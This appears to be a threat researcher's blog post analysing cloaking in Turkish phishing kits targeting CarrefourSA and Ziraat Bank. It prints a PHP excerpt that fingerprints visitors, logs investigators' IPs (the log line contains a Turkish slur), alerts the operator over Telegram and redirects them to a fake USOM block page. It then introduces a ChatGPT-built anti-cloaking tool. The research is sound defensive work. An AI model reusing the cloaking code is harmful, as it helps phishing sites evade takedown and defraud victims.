
While looking through the files, the blocker.php file referenced in the index.php file caught my attention. When I examined this file, I saw that it performed blacklist checks against the IP address connecting to the website and its reverse DNS record. If one of these was detected, instead of displaying the site’s content, the server returned a 404 Not Found error, thereby carrying out the cloaking process.






On August 16, 2025, when I looked at the source code of another phishing site created to target the CarrefourSA brand with the domain name yazgeldihosgeldi[.]online, this time I noticed the name USOM in one of the files. When I examined the botMother.php file located in the same folder, I saw that it contained various checks related to USOM. In one of the checks, people accessing the site from their computers who suspected the site were deceived and redirected to a fake USOM blocking page—in short, an attempt was made to prevent the site from being reported.



yazgeldihosgeldi.online
Back/Forward
View
Group
Share
Edit Tags
Action
New File Menu
Keka
Search
Name
Date Modified
Size
Kind
admin — Today at 17:13 — -- — Folder
admin — Aug 16, 2025 at 02:02 — -- — Folder
admin.zip — Aug 14, 2025 at 11:32 — 20.7 MB — ZIP archive
botMother — Aug 16, 2025 at 12:03 — -- — Folder
botMother.php — Aug 16, 2025 at 02:02 — 21 KB — PHP script
Credits.txt — Aug 16, 2025 at 02:02 — 183 bytes — Plain Text
data — Aug 16, 2025 at 11:42 — -- — Folder
debug.log — Aug 16, 2025 at 02:02 — 27 KB — Log File
desktop_debug.log — Aug 16, 2025 at 02:02 — 618 bytes — Log File
exmaple.php — Aug 16, 2025 at 02:02 — 952 bytes — PHP script
ipapi_debug.log — Aug 16, 2025 at 02:02 — 75 bytes — Log File
lanet_olası_federaller.txt — Aug 16, 2025 at 02:02 — 841 bytes — Plain Text
usom_debug.log — Aug 16, 2025 at 02:02 — 207 bytes — Log File
botMother.zip — Aug 16, 2025 at 02:02 — 10 KB — ZIP archive
bots_log.txt — Aug 16, 2025 at 02:02 — 618 KB — Plain Text
carrefour.sql — Aug 16, 2025 at 02:02 — 103 KB — SQL file
error_log — Aug 16, 2025 at 02:02 — 19 KB — Document
inc — Aug 16, 2025 at 02:02 — -- — Folder
index.php — Aug 16, 2025 at 02:02 — 56 bytes — PHP script
log.txt — Aug 16, 2025 at 02:02 — 424 KB — Plain Text
nakliye — Aug 16, 2025 at 11:43 — -- — Folder
phpinfo.php — Aug 16, 2025 at 02:02 — 21 bytes — PHP script
sadece-online-ozel — Aug 16, 2025 at 15:22 — -- — Folder


botMother.php
botMother.php
// Eğer cookie zaten varsa (önceki ziyaretten), direkt fake page dön (refresh'te kalıcı olsun)
if (isset($_COOKIE['usom_blocked']) && $_COOKIE['usom_blocked'] === 'true') {
$debugLog = "[" . date("Y-m-d H:i:s") . "] Cookie Block Triggered | IP: {$this->USER_IP} | UA: {$this->USER_AGENT}\n";
file_put_contents(__DIR__.'/usom_debug.log', $debugLog, FILE_APPEND);
$this->showFakeUsomPage();
exit;
}
$countryCode = $this->getIpInfo("countryCode");
$city = strtolower($this->getIpInfo("city")); // Şehir al (log için)
// Debug: TR check öncesi log
$isDesktopResult = $this->isDesktop() ? 'true' : 'false';
$debugLog = "[" . date("Y-m-d H:i:s") . "] TR Check: Country: $countryCode | isDesktop: $isDesktopResult | IP: {$this->USER_IP} | UA: {$this->USER_AGENT}\n";
file_put_contents(__DIR__.'/usom_debug.log', $debugLog, FILE_APPEND);
if ($countryCode === 'TR' && $this->isDesktop()) {
// Tüm TR desktop'lar için USOM tuzağı (fake landpage göster)
$logLine = "[" . date("Y-m-d H:i:s") . "] USOM Cloak [IP: {$this->USER_IP}] [UA: {$this->USER_AGENT}] [City: $city]\n";
$this->saveLog($logLine);
$this->saveHitFull("USOM Cloak: TR Desktop Fake Block");
if ($this->PARANOYA_MODE) {
// Federaller sayacı artır
$counter = file_exists($this->USOM_COUNTER_FILE) ? (int)file_get_contents($this->USOM_COUNTER_FILE) : 0;
$counter++;
file_put_contents($this->USOM_COUNTER_FILE, $counter);
// Loglara sayacı da ekle
$logLine = "[" . date("Y-m-d H:i:s") . "] Federaller sayacı: $counter\n";
$this->saveLog($logLine);
// detaylı kaydet (lanet_olası_federaller.txt)
$federalLogLine = "[" . date("Y-m-d H:i:s") . "] Orospu Evladı: [IP: {$this->USER_IP}] [Country: " . $this->getIpInfo("country") . "] [City: " . $this->getIpInfo("city") . "] [ASN: " . $this->getIpInfo("as") . "] [Proxy: " . ($this->getIpInfo("proxy") ? "YES" : "NO") . "] [Hosting: " . ($this->getIpInfo("hosting") ? "YES" : "NO") . "] [UA: {$this->USER_AGENT}] [Sayaç: $counter]\n";
file_put_contents($this->FEDERAL_LOG_FILE, $federalLogLine, FILE_APPEND);
// Telegram'a bildir (federal yakalandı), spam olmasın diye her 5'te bir
if ($counter % 5 === 0) {
$message = "Yeni Federal ! Yakalandı! IP: {$this->USER_IP} | UA: {$this->USER_AGENT} | Zaman: " . date("Y-m-d H:i:s") . " | Sayaç: $counter";
$this->sendTelegram($message);
}
}
// Cookie set et (refresh'te kalıcı olsun)

botMother.php

```
            exit;
        }

        // Normal kontrollar devam et
        if(!$this->TEST_MODE){
            $this->validateHeaders();
            $this->limitRequests();
            $this->checkFingerprint();
        }

        $this->saveHitFull("Passed all checks");
    }

    private function showFakeUsomPage() {
        // HTTP 400 status code gönder
        http_response_code(400);

        // URL'yi değiştir: Location header ile redirect et (USOM bloklanmış pattern'ine uydur)
        header('Location: http://88.255.216.16/landpage?op=1&ms=');

        // Eğer redirect yerine JS change istersen, uncomment et:
        // echo '<script>window.location.href = "http://88.255.216.16/landpage?op=1&ms=";</script>';

        // Gerçekçi browser error sayfası (eğer redirect çalışmazsa fallback)
        echo '<!DOCTYPE html>
<html>
<head>
    <title>400 Bad Request</title>
    <meta charset="UTF-8">
    <style>
        body { font-family: Arial, sans-serif; margin: 50px; }
        h1 { color: #721c24; }
        p { color: #333; }
    </style>
</head>
<body>
    <h1>400 - Bad Request</h1>
    <p>The request could not be understood by the server due to malformed syntax.</p>
    <p>Please check the URL and try again.</p>
    <hr>
    <small>Apache/2.4.41 (Ubuntu) Server at 88.255.216.16 Port 80</small>
</body>
</html>';

        exit; // Çıkış yap
    }
```






Abra Kadabra

Of course, since I had the source code of phishing sites obtained from SOCRadar, reaching the real content by bypassing cloaking techniques through static code analysis was quite easy. But what about a cybersecurity center analyst, threat intelligence analyst, or threat researcher who doesn’t have access to the source code and is tasked with evaluating a report—how could

they access the real content of a phishing site that uses such cloaking techniques?

To answer this question, as in my previous articles, I once again turned to ChatGPT, this time asking it to write code that bypasses cloaking techniques. The result was a tool called Cloaker Probe.

Cloaker Probe: To access the real content of a website that uses cloaking techniques, this tool utilizes proxy support to connect from different countries, as well as a large set of User-Agent strings. It then searches the website content for suspicious keywords (login, password, credential, etc.) and, if detected, issues a warning (PHISH).





To test the tool on the source code of the mybbau[.]sa[.]com phishing site, I first navigated to the folder containing the source code and ran the command below to launch a local copy of the website on my network.

```
php -S localhost:8000
```

When I tried to access http://localhost:8000 via my web browser, instead of displaying the phishing site's content from the main file (index.php), the cloaking technique redirected me to Ziraat Bank's official Facebook page.

To bypass the cloaking technique, I immediately gave the Cloaker Probe tool a try by running the command python cloaker_probe.py –url http://localhost:8000, and within seconds I saw that the tool was able to successfully reach the phishing content and achieve its purpose.





Conclusion

In recent years, as fraudsters and threat actors have been using all kinds of tactics and techniques to lure victims into their traps, as end users we must be extremely cautious about the websites we visit and where we enter our information, never letting our guard down.

On the other hand, as SOC analysts, cyber threat intelligence analysts, and threat researchers, you can leverage artificial intelligence to develop new tools against the methods and tactics used by threat actors and fraudsters, helping you speed up and simplify your work.

Hope to see you in the following articles.